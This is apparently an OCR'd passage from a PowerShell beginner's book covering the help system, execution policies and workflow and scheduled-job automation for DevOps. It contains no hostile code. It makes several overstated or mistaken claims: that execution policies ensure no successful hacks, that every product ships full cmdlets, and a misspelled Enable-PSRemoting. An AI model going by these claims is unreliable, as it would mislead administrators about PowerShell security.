
```
1
PS C:\> Get-
          Get-Acl
          Get-Alias
          Get-AppLockerFileInformation
```

You are also able to interact with PowerShell using the Console, which is what you will see throughout this chapter. The PowerShell Console is much like a command prompt in that you are able to simply enter commands and it will generate the requested results. In order to open the PowerShell Console, you will once again press Win + R on the keyboard and will see the run box. In there, you will type *powershell* and then hit enter.




```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Taylor> _
```

Here, you will input the command and the results will be automatic. The Console does not have intellisense, but it has something called tab completion and that is almost identical to intellisense. All you need to do is begin typing a command then press tab to go through all possible instances.




```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Taylor> Get-Chi
```




```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Taylor> Get-ChildItem
```

Next, we are going to talk about how to use the help system. In previous versions of PowerShell, help files were part of the installation of Windows. That was great but also had a significant issue. The PowerShell team was forced to halt their work on the PowerShell files in the middle of changes and coding. PowerShell shipped with incorrect help files because they did not have the new changes that were created in the code. The solution to the problem was to make PowerShell 3 have no help files outside the box and also include a help system that can be updated. That means before doing anything, you will always want to download the most current help files. That can be done by opening the PowerShell Console and running the script as seen below:




```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Taylor> Update-Help
```



```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

 Updating Help for module BitLocker
    Locating Help Content...
    [
```

Check it out! That is a PowerShell command you just ran! There are more options to the Update-Help command than just running and in order to view them, you will want to see the help for that particular command. In order to see the help, you need to provide the name of the command with which you need help onto the Name parameter of the Get-Help command. An example of this is below:




```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Taylor> Get-Help -Name Update-Help

NAME
    Update-Help

SYNTAX
    Update-Help [[-Module] <string[]>] [[-SourcePath] <string[]>] [[-UICulture] <culturein
    [-UseDefaultCredentials] [-Force]  [<CommonParameters>]

    Update-Help [[-Module] <string[]>] [[-UICulture] <cultureinfo[]>] [-LiteralPath <strin
    [-UseDefaultCredentials] [-Force]  [<CommonParameters>]


ALIASES
    None


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying
```

Do not worry about trying to decipher all of that text on your own. We will break it down for you.


You will be able to locate two blocks of data which can be found under the section titled *syntax*. Those will represent the many ways a command can be run. They are parameter sets and are only able to be used one at a time. Parameters from different sets cannot be mixed together. In the screenshot above, you will see the top parameter is set for SourcePath, which cannot be found at the bottom. The reason for that is you would need to use the top parameter (SourcePath) to update help files from a different machine on the same network that already has them downloaded. You would not need to use a specific source path if your goal was simply to get the most recent files from Microsoft. There is also a specific syntax file to follow, which uses square brackets around the parameter name; this means that there is an optional parameter and that the command typed will work without it. Square brackets placed around the parameter name means it is a positional parameter. Also, when you see that to the right of any parameter there are angled brackets, be sure that this is an indication of the data type that the parameter expects.

While it is advised for one to learn to read the syntax help files, there will be times you might be unsure about a parameter. All you will need to do is append –Full to get the help command and then scroll to the parameter section. In that area, you will find more information about each of the different parameters.



```
PARAMETERS
    -Credential <pscredential>

        Required?                    false
        Position?                    Named
        Accept pipeline input?       false
        Parameter set name           (All)
        Aliases                      None
        Dynamic?                     false

    -Force

        Required?                    false
        Position?                    Named
        Accept pipeline input?       false
        Parameter set name           (All)
        Aliases                      None
        Dynamic?                     false

    -LiteralPath <string[]>
```

Finally, there is one last thing you should probably know about the help system, and that is how you are able to use it to find commands. It is quite easy. The PowerShell will allow wildcards just about anywhere, so if you use them in addition to the Get-Help command, you are able to discover the commands quite easily. There is an example of searching for commands dealing specifically with Windows Services in the screenshot below.



```
PS C:\Users\Taylor> Get-Help -Name *service*

Name                              Category  Module                    Synopsis
----                              --------  ------                    --------
Get-Service                       Cmdlet    Microsoft.PowerShell.M... ...
New-Service                       Cmdlet    Microsoft.PowerShell.M... ...
New-WebServiceProxy               Cmdlet    Microsoft.PowerShell.M... ...
Restart-Service                   Cmdlet    Microsoft.PowerShell.M... ...
Resume-Service                    Cmdlet    Microsoft.PowerShell.M... ...
Set-Service                       Cmdlet    Microsoft.PowerShell.M... ...
Start-Service                     Cmdlet    Microsoft.PowerShell.M... ...
Stop-Service                      Cmdlet    Microsoft.PowerShell.M... ...
Suspend-Service                   Cmdlet    Microsoft.PowerShell.M... ...
Get-NetFirewallServiceFilter      Function  NetSecurity               ...
Set-NetFirewallServiceFilter      Function  NetSecurity               ...

PS C:\Users\Taylor>
```

It may seem as though all of this information will not be useful immediately. It is prudent to take your time and get to know the system and everything it has to offer. Even the most advanced scripters who have been writing for years continue to use the help commands because they do come in handy quite often.

The next item on the agenda for this chapter is security. There is a lot of concern that PowerShell may not have enough security. However, there are several security measures that are in place to ensure that there are no successful hacks and we will take a few moments to go over them now.

Basic forms of protection in the PS1 extension (which is the one that is most commonly used to signify PowerShell script) are not registered with the PowerShell host, but are registered with Notepad instead. If you double click on any file, it is going to open in notepad instead of being run. Also, scripts cannot be run from the shell by simply typing the name of the script. Someone has to specifically type the full path to the script. If you needed to run a script on the C drive, for instance, you would have to type out this command: *C:\runme.ps1*. Unless you are already in the root of your C drive, and then you would type *.\runme.ps1*.


That being said, PowerShell also has Execution Policies which will stop people from running just any script. By default, one is unable to run any script and will need to change the execution policy if they are to be allowed to run. There are 4 Execution Policies that are noteworthy and they are outlined below:

1. **Restricted.** This is a default within the PowerShell configuration. The setting simply states that there are no scripts that can be run inadvertent of the signature. There is only one thing that can be run in PowerShell under this setting and that is an individual command.
2. **AllSigned:** Under this setting, scripts can be run in PowerShell. However, the script has to have a digital signature that comes from a trusted publisher. You will see a prompt asking if the publisher is trusted before the script is run.
3. **Unrestricted:** This setting will let unsigned scripts run, including any script and configuration files that are downloaded from the Internet. Files from Outlook and

Messenger are included. There is a big risk in running scripts that do not have a signature or security. It is highly recommended that this setting never be used.


4. **RemoteSigned:** With this setting, a script can be run, but it has to have the script and configuration files that are downloaded from the Internet and it requires that there is a digital signature from a publisher that is trusted. Scripts run on a local computer will not need to be signed with this setting. Also, there are no prompts that will pop up before the script is run.

To see the Execution Policy setting on your machine, open PowerShell and type the following command: Get-ExecutionPolicy. You will see a screenshot of what this will look like below:


Windows PowerShell

```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Taylor> Get-ExecutionPolicy
Restricted
PS C:\Users\Taylor>
```

Under almost any circumstances, the best route to go is using the RemoteSigned Policy. Because we are already here in this command, you might as well set it up as such if you have not already. In order to do so, you will have to be inside an elevated PowerShell Console and will type the command as follows: Set-ExecutionPolicy RemoteSigned. An example of what it will look like is below:


Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-ExecutionPolicy RemoteSigned

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the ex
you to the security risks described in the about_Execution_Policies help topic at
http://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
PS C:\Windows\system32>
```

Now that we have run a couple simple commands in PowerShell using security settings, we will move on to the next subject.

Chapter 4: PowerShell and DevOps


There are four specific topics we will cover in this chapter as it relates to PowerShell and DevOps. They are:

1. Automating everything.
2. Agile Automation.
3. Making it simple for operators to automate.
4. Making it simple for developers to build tools.

When it comes to automation, just about everything on the server can be automated and that is a great thing. There are several software and hardware partners that ship PowerShell cmdlets that have not yet been released. Any product you purchase will have a complete set of PowerShell cmdlets. If it does not, you may want to reconsider and look into getting a product that is current. Most products support PowerShell.

Windows Workflow Foundation engine was integrated into PowerShell, which made it easy to automate things that usually take too long, that require several steps on several machines or that are operating against a large scale. Windows Workflow has traditionally been used by developers only and it required visual studio as well as tons of code in order to find a solution. People can create their own solution now using the awesome scripting skill that is in PowerShell. Workflow will allow direct support of the parallel execution, ability to resume and suspend operations and retries of the operation. An example of this is when workflow detects a problem that would normally require a manual intervention; the operator will be notified and can suspend the operation until it is corrected by the operator. At that point, the workflow would resume.

Operators are able to use Workflow designers available to them in order to create their workflows. This operation has been simplified by simply penning the extension of the Powershell language that exists within the workflow keyword. Operators or developers are able to pen a new workflow by using the tools that come with all Windows SKUs. The workflow behavior is different than a function and it has more rules to follow, but if you know how to write PowerShell functions, you will be able to write workflow. Penning workflows with PowerShell is easier than using XAML and is easier to understand than the designer tools within Workflow. You will also have the benefit of pasting them into an email and allowing another person to review or read them without them needing to install their own special tools. Below, you will see an example of the workflow that operates on several machines collecting a parallel inventory of information on each machine.




```
Workflow Get-Inventory
{   foreach -parallel ($c in $PSComputerName)
    {
         parallel {
             $workflow:net    += Get-NetAdapter -CimSession $c
             $workflow:disks += Get-Disk -CimSession $c
        }

    }
@"
<html>
<h1>Inventory $(Get-Date)</h1>
<h2>Network</h2>
    $($net | ConvertTo-Html -Fragment -Property pscomputername,Name,MacAddress)
<br>
<h2>Disks</h2>
    $($disks | ConvertTo-Html -Fragment -Property pscomputername,FriendlyName,Size)
</html>
"@
}
```

The command below is going to retrieve the inventory information from servers found in servers.txt and will output all results into a file. If there are any servers that are unavailable, the workflow will continuously try to contact the server every minute for an entire hour.

Workflow is reliable for those who repeatedly perform operations. DevOps key techniques include A/B testing which is where two versions of software run for a period of time after being deployed. They are then compared against a metric and the version that wins will be deployed across all machines. Workflow capabilities give PowerShell the opportunity to run operations in opposition to several machines over a great period of time, making it incredibly simple to automate the A/B testing technique.

When it comes to scheduled jobs, this is integrated into PowerShell and Task Scheduler jobs, which makes it easy to robotize operations that happen regularly on a schedule or in response to some kind of event or occurrence. Below you will see a workflow that is meant to run continuously until the end of time. It will collect information as it pertains to the configuration and then will suspend itself. Then, the workflow is initiated and given the widely known name of *CONFIG*. This workflow will resume using the Task Scheduler. For this example, ScheduledJob was set up to run every Friday at six in the evening and once again after the system is started up each time. When either of those triggers happens, the job that was scheduled will run and resume its workflow with the use of its name, *CONFIG*. After that, the workflow will collect information pertaining to the configuration, then place it into a new file before it suspends itself once more.



```
workflow Get-Config
{
    $count = 0
    while ($true)
    {
        $filename = "c:\temp\Disks-$($count).xml"
        Get-Disk |Export-Clixml -Path $filename
        $count += 1
        Suspend-Workflow
    }
}

Get-Config -JobName CONFIG -PSPersist:$true

$startuptrigger = New-JobTrigger -AtStartup
$weeklyTrigger  = New-JobTrigger -Weekly -DaysOfWeek Friday -At 6pm

Register-ScheduledJob -Name Config -Trigger $startuptrigger,$weeklyTrigger {
   Import-Module PSWorkflow
   Resume-Job -Name CONFIG
 }
```

That brings us to Robust Networking. In prior releases, PowerShell was shipped with the remoting disabled as its default. It needed operators to login to each individual machine and allow the Enable-PSRRemoting cmdlet so that it could be managed remotely. With a Cloud OS, the remote management of servers with powerShell was mainstream and it reduced the number of steps that were once required. It also allowed PowerShell to be remote by default in the server configurations. Extensive testing and security analysis were performed in order to ensure that this was safe.

Next, DevOps makes it easier for those operating PowerShell to use automation. It was their desire to lower the skill level that was required to automate complex situations. The intention was that if an operator could think it and type it, they could get it. Everyone is different as are their scenarios, which meant solutions would need to be scripted. There are 2430 cmdlets, which makes automation so much easier. Several of the cmdlets are incredibly effective and are able to deal with datacenters. There are cmdlets that are able to work with REST, JSON, APIs and other objects. They are able to post web pages and parse directly from the management application if necessary.

With all that being said, there is a level of complexity within the enterprise environment. Naturally, each environment is going to have its own issues, disparate from those of another, which makes it a challenge to find an end all solution. When it comes to DevOps, the practices are getting larger and expanding beyond departmental applications that were previously isolated. Developers may be using a system to code on while architects are using another for prototyping. In addition to that, there are IMS applications that may be accessing data from ADABAS on automating WebSphere deployment. With these issues and inconsistencies, there is the complexity of new code not being tested until it is already in production.

It is almost impossible to fully standardize, but consistency can be found if using platforms that are unique in abstract. There are a few examples of this below:

1. Traditional systems such as UNIX can actually be out of the box virtualized, this includes IBM systems that use PowerVM. Keep that in mind.

2. The use of an enterprise infrastructure-as-a-services, also known as IaaS in either a public or private cloud. This can be hosted on or offsite. It can be especially true for new applications.

3. A PaaS (Platform-as-a-Service) can also be adopted. This can be out of the box by building PaaS that are capable of supporting environments unique to you.

4. Save the Windows config as if it is a virtual machine. From there, you are able to redeploy it automatically on a standard Linux virtulatiziation program.

Automating complexity will help manage at an enterprise level. It lessens the impact of inconsistency within an environment. An example of this are solutions that are available for enterprise-grade release automation or configuration automation. Both of them are capable of streamlining a handoff between the ops and dev teams. That tends to be where environmental inconsistencies occur and can cause significant issues. It is also possible to adopt test automation technologies such as service virtualization. It streamlines development and creates shorter test times, and leads to higher production quality and increased productivity. This is done by enabling the complex environments that are replicated on demand on a consistent basis.

